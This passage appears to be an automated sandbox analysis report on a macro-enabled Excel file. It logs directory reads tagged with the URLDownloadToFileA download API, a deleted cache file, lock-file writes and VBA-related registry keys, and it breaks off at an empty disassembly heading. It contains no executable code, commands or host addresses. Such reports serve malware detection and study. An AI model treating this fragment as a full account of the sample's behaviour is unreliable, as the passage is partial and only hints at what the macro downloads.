C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18AF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\577E0244.tmp	success or wait	1	149495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$9177284661-04302021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	14851E4	WriteFile
C:\Users\user\Desktop\~$9177284661-04302021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1485241	WriteFile
C:\Users\user\Desktop\~$9177284661-04302021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	14851E4	WriteFile
C:\Users\user\Desktop\~$9177284661-04302021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1485241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	139211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68778A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	139213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	139213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly